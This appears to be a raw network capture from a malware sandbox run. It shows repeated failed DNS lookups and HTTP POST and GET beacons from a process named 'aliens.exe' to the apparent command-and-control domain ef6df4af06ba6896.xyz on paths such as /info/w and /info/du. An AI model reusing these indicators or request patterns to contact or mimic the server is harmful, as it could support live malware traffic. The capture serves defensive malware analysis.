Dec 5, 2020 08:44:52.558666945 CET	8.8.8.8	192.168.2.3	0x20e2	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:53.074649096 CET	8.8.8.8	192.168.2.3	0xbb96	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:53.599467039 CET	8.8.8.8	192.168.2.3	0xdc95	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:54.122626066 CET	8.8.8.8	192.168.2.3	0xc8d3	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:54.661765099 CET	8.8.8.8	192.168.2.3	0xd67e	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:55.192456961 CET	8.8.8.8	192.168.2.3	0xfcc1	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:55.715823889 CET	8.8.8.8	192.168.2.3	0xd800	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:56.262578964 CET	8.8.8.8	192.168.2.3	0x89ab	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:56.783624887 CET	8.8.8.8	192.168.2.3	0x8ec8	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:57.337253094 CET	8.8.8.8	192.168.2.3	0x4c3	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 5, 2020 08:44:57.857445002 CET	8.8.8.8	192.168.2.3	0xa191	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:58.405559063 CET	8.8.8.8	192.168.2.3	0xea8b	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:58.950757980 CET	8.8.8.8	192.168.2.3	0xff92	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:44:59.481197119 CET	8.8.8.8	192.168.2.3	0x7b7c	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:00.024873018 CET	8.8.8.8	192.168.2.3	0xefe7	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:00.559737921 CET	8.8.8.8	192.168.2.3	0xcd07	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:01.093219995 CET	8.8.8.8	192.168.2.3	0x8b57	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:01.625252962 CET	8.8.8.8	192.168.2.3	0x2300	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:02.171911955 CET	8.8.8.8	192.168.2.3	0x2707	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:02.211256981 CET	8.8.8.8	192.168.2.3	0x3c54	No error (0)	prda.aadg. msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Dec 5, 2020 08:45:02.725611925 CET	8.8.8.8	192.168.2.3	0x2276	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:03.248840094 CET	8.8.8.8	192.168.2.3	0x1aba	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:03.764144897 CET	8.8.8.8	192.168.2.3	0x146b	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:04.294631958 CET	8.8.8.8	192.168.2.3	0xf9de	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:04.810632944 CET	8.8.8.8	192.168.2.3	0xe7e9	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:05.357727051 CET	8.8.8.8	192.168.2.3	0xee33	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:05.905102015 CET	8.8.8.8	192.168.2.3	0xffea	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:06.435257912 CET	8.8.8.8	192.168.2.3	0x4136	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:06.967833042 CET	8.8.8.8	192.168.2.3	0xbad5	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:07.497612953 CET	8.8.8.8	192.168.2.3	0xfbb4	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:08.013257027 CET	8.8.8.8	192.168.2.3	0xac9d	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:08.530966997 CET	8.8.8.8	192.168.2.3	0x214a	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:09.060971022 CET	8.8.8.8	192.168.2.3	0x3d2e	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:09.593342066 CET	8.8.8.8	192.168.2.3	0xf783	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:10.139463902 CET	8.8.8.8	192.168.2.3	0xf14c	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:10.654100895 CET	8.8.8.8	192.168.2.3	0xb07	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 5, 2020 08:45:11.169487953 CET	8.8.8.8	192.168.2.3	0x6263	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:11.703306913 CET	8.8.8.8	192.168.2.3	0xfa98	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:12.233783007 CET	8.8.8.8	192.168.2.3	0xeaa4	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)
Dec 5, 2020 08:45:12.765013933 CET	8.8.8.8	192.168.2.3	0x9141	Name error (3)	relay.phub .hz.sandai.net	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- ef6df4af06ba6896.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49734	104.28.4.129	80	C:\Program Files (x86)\71eza90awf48\aliens.exe

Timestamp	kBytes transferred	Direction	Data
Dec 5, 2020 08:41:53.420881033 CET	3365	OUT	POST /info/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 93 Host: ef6df4af06ba6896.xyz
Dec 5, 2020 08:41:54.931421995 CET	3953	IN	HTTP/1.1 200 OK Date: Sat, 05 Dec 2020 07:41:54 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d3191a04f8f38c100d0b46620e75b327c1607154113; expires=Mon, 04-Jan-21 07:41:53 GMT; path=/; domain=.ef6df4af06ba6896.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06d372b3990000277ca4227000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=%2FNND8WD06qx2ncRgj9CRTVDspo%2BlEch2GC4MN3p1JgozU3HRf7yd5WHlDmaYd%2Fl%2FB3tStd9tD4nPteb898VvVWUCO3HHptF10wzSo%2Bfm%2BmfgaaJkFA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fcc2098f80a277c-PRG Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Dec 5, 2020 08:41:55.029978037 CET	3954	OUT	POST /info/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 93 Host: ef6df4af06ba6896.xyz

Timestamp	kBytes transferred	Direction	Data
Dec 5, 2020 08:41:57.531936884 CET	3956	IN	HTTP/1.1 200 OK Date: Sat, 05 Dec 2020 07:41:57 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dfceae49fb62e0c4be3fefcb3f99721771607154115; expires=Mon, 04-Jan-21 07:41:55 GMT; path=/; domain=.ef6df4af06ba6896.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06d372b9e20000277cda1e7000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=55fUzXMWEMnu9jdKhSwu4SNE6fASr92DHBis7Bi%2BJjmsFynFy%2BGH%2BdEqMFX2eyXsxNxfwLurNS7BiMrdr4HC46l7lt%2BeuzvmLs1ekBkdZpTa4P1QOw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fcc20a30e30277c-PRG Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49738	104.28.4.129	80	C:\Program Files (x86)\71eza90awf48\aliens.exe

Timestamp	kBytes transferred	Direction	Data
Dec 5, 2020 08:42:48.140707016 CET	4256	OUT	POST /info/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: ef6df4af06ba6896.xyz
Dec 5, 2020 08:42:52.078556061 CET	4257	IN	HTTP/1.1 200 OK Date: Sat, 05 Dec 2020 07:42:52 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d61870f397e3c2ce34e912cd445b0feca1607154168; expires=Mon, 04-Jan-21 07:42:48 GMT; path=/; domain=.ef6df4af06ba6896.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06d3738958000041200987c000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=Kbh7wCU69xHKSj5slB3Ixlf%2BII%2Bkta8%2BVyHpBzoQukpdtqhySnLLObExlSeVadJDommJwsCmm88a8DEICmfNxX6lWmKCmEiSkliGiqg%2FPFWvp2TS3w%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fcc21eefc414120-PRG Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Dec 5, 2020 08:42:57.924711943 CET	4258	OUT	POST /info/e HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 677 Host: ef6df4af06ba6896.xyz

Timestamp	kBytes transferred	Direction	Data
Dec 5, 2020 08:42:59.278107882 CET	4259	IN	HTTP/1.1 200 OK Date: Sat, 05 Dec 2020 07:42:59 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d696391eb5a20a19c3eb6a572057a66cd1607154177; expires=Mon, 04-Jan-21 07:42:57 GMT; path=/; domain=.ef6df4af06ba6896.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06d373af9100004120ce08e000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=YwISspKcmN7Y405nkM4isjNKKK2Zb1DmWM8IippHWMqcmFi%2BAhA%2BfSO%2BKmOt9cCLMwDPBrKuY6oVMVhU5RxZOEpIKoMOQzLB1b2yPEW6SxmTWFVahw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fcc222c1a814120-PRG Data Raw: 31 0d 0a 31 0d 0a Data Ascii: 11
Dec 5, 2020 08:42:59.316557884 CET	4260	OUT	POST /info/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: ef6df4af06ba6896.xyz
Dec 5, 2020 08:43:02.855652094 CET	4262	IN	HTTP/1.1 200 OK Date: Sat, 05 Dec 2020 07:43:02 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dd93d0f420e7a6c60eb5dae47e64e84391607154179; expires=Mon, 04-Jan-21 07:42:59 GMT; path=/; domain=.ef6df4af06ba6896.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06d373b50000004120fda51000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=3zvH0rPrkWrkKbxJeXAlVNMngRqjD7U9LanAYk0q7BjdF%2B5y2tc9VnF%2FPENZRbiTGQUkJ%2BFNu5qcXVcw6lPPG%2BrnXOSa6gLFLXk%2FeIqWX5%2B%2Bq2tbQw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fcc2234cf8a4120-PRG Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Dec 5, 2020 08:43:03.095493078 CET	4262	OUT	POST /info/g HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 1405 Host: ef6df4af06ba6896.xyz
Dec 5, 2020 08:43:04.337274075 CET	4265	IN	HTTP/1.1 200 OK Date: Sat, 05 Dec 2020 07:43:04 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d111cdcac6d047e629428e7b4c99708761607154183; expires=Mon, 04-Jan-21 07:43:03 GMT; path=/; domain=.ef6df4af06ba6896.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06d373c3dd00004120f801f000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=zv7DK1KDGTiyLMdaPnp0rxO8Mqva%2BBSUPFmxm7%2FirxdEYXzpKXfzH51PewZ8vLW5z2UM2T06U%2FtlrdEk9y4BfI7sLA3vT5Wc1N9FVu2DuL2j0ZSDEw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fcc224c7bce4120-PRG Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Timestamp	kBytes transferred	Direction	Data
Dec 5, 2020 08:43:04.348758936 CET	4266	OUT	POST /info/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: ef6df4af06ba6896.xyz
Dec 5, 2020 08:43:07.258394003 CET	4267	IN	HTTP/1.1 200 OK Date: Sat, 05 Dec 2020 07:43:07 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d8d9d37752442a3b202bea83cb00d4f8c1607154184; expires=Mon, 04-Jan-21 07:43:04 GMT; path=/; domain=.ef6df4af06ba6896.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06d373c8a900004120d81f9000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=ETZjUdcpCwC%2BZivTgIHk0X22ERLHufV0Eehw%2FhiFdX8nDMv%2FDK8jQfx1TSKN0LTxWJb%2ByK%2FFVxDwJXLqE7qMtkvhzZ5QcGyRi35%2BlabW%2BOAK%2B6jZ7w%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fcc225448194120-PRG Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Dec 5, 2020 08:43:07.292275906 CET	4267	OUT	GET /info/r HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Host: ef6df4af06ba6896.xyz
Dec 5, 2020 08:43:08.427812099 CET	4268	IN	HTTP/1.1 200 OK Date: Sat, 05 Dec 2020 07:43:08 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d0cd7da8d808be268c8436cfafaea59c31607154187; expires=Mon, 04-Jan-21 07:43:07 GMT; path=/; domain=.ef6df4af06ba6896.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06d373d42800004120d8aae000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=VSlmuNTBv7okEoCH4i32AqgNsMk48HhR%2FzV0NK4M4bGJolQpVkqtZXWyQBfsJtJKoy%2F3GhzrbfNMoFqGSsCS1QtSl3kuAl60M5S%2FTOp%2FxQk%2FKOJ8DA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fcc2266abb64120-PRG Data Raw: 63 0d 0a 36 6d 74 6e 56 58 47 68 64 31 30 7e 0d 0a Data Ascii: c6mtnVXGhd10~
Dec 5, 2020 08:43:30.096564054 CET	4276	OUT	POST /info/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: ef6df4af06ba6896.xyz

Timestamp	kBytes transferred	Direction	Data
Dec 5, 2020 08:43:34.401576996 CET	4279	IN	HTTP/1.1 200 OK Date: Sat, 05 Dec 2020 07:43:34 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d410e765879973c765abf01de61c2fa491607154210; expires=Mon, 04-Jan-21 07:43:30 GMT; path=/; domain=.ef6df4af06ba6896.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06d3742d3d000041203d8a5000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=YToItkX0sS8Vefjg5Y4oykJAC5lYUzPoLhWw376XPEfrTfOTze7li9lzAxyMQzPzzYfQ%2FGxqd%2BTVLracm4fbptQWlv4HGRKTeoKkg6Rs5ZK1wD1oFg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fcc22f529e34120-PRG Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Dec 5, 2020 08:43:57.305152893 CET	7827	OUT	POST /info/du HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 125 Host: ef6df4af06ba6896.xyz
Dec 5, 2020 08:43:58.680834055 CET	7843	IN	HTTP/1.1 200 OK Date: Sat, 05 Dec 2020 07:43:58 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d911a86354a154f4d45bff8c6f16ad1131607154237; expires=Mon, 04-Jan-21 07:43:57 GMT; path=/; domain=.ef6df4af06ba6896.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06d3749785000041 20da910000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=tw3sB28BceV52SsEyjr%2BhBHIHnnD2mTSvqzz3DG3rdDxEWSgO7egRAh3pKqjgZAvPzHV3a9KCUGlanchXyiHIPi8drdtLRm3ztuHjDSDBSl6sekExg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fcc239f3b904120-PRG Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49740	104.28.4.129	80	C:\Program Files (x86)\71eza90awf48\aliens.exe

Timestamp	kBytes transferred	Direction	Data
Dec 5, 2020 08:43:28.448842049 CET	4275	OUT	POST /info/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 93 Host: ef6df4af06ba6896.xyz

Timestamp	kBytes transferred	Direction	Data
Dec 5, 2020 08:43:32.399786949 CET	4277	IN	HTTP/1.1 200 OK Date: Sat, 05 Dec 2020 07:43:32 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dbda57ca824670aeb15962b7f96e3302a1607154208; expires=Mon, 04-Jan-21 07:43:28 GMT; path=/; domain=.ef6df4af06ba6896.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06d37426d0000027bc0b12b000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=TbvyRibHa2c3bNnK1im0hqyUzcf03R79kf4PqGuyPXplybVNb8gS97Px9aT%2FdeUN%2BfWXd%2FHImfvbX6HvaVmDXmoCakq6BpmJQU66OqBtKbhpRVK0vw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fcc22eae9d227bc-PRG Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49741	104.28.4.129	80	C:\Program Files (x86)\71eza90awf48\aliens.exe

Timestamp	kBytes transferred	Direction	Data
Dec 5, 2020 08:43:33.103669882 CET	4278	OUT	POST /info/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: ef6df4af06ba6896.xyz
Dec 5, 2020 08:43:36.861763954 CET	4280	IN	HTTP/1.1 200 OK Date: Sat, 05 Dec 2020 07:43:36 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d6ab65dbae494ae6d92ea824b1843e9691607154213; expires=Mon, 04-Jan-21 07:43:33 GMT; path=/; domain=.ef6df4af06ba6896.xyz; HttpOnly; SameSite=Lax Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 06d37438fb0000412c93a51000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=IgDBf%2B5RvUoWP105LTZAwqQGdaWeiQSee%2BwvYyovuy4XJvAihBlpA0moSin89G5pWrLlT1KuOsDIEYrCu9ofQnegXZYtj1j9EM3vy6kxyWZFjTzvKg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 5fcc2307f93c412c-PRG Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Dec 5, 2020 08:43:40.024529934 CET	4341	OUT	POST /info/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: ef6df4af06ba6896.xyz

Timestamp	kBytes transferred	Direction	Data
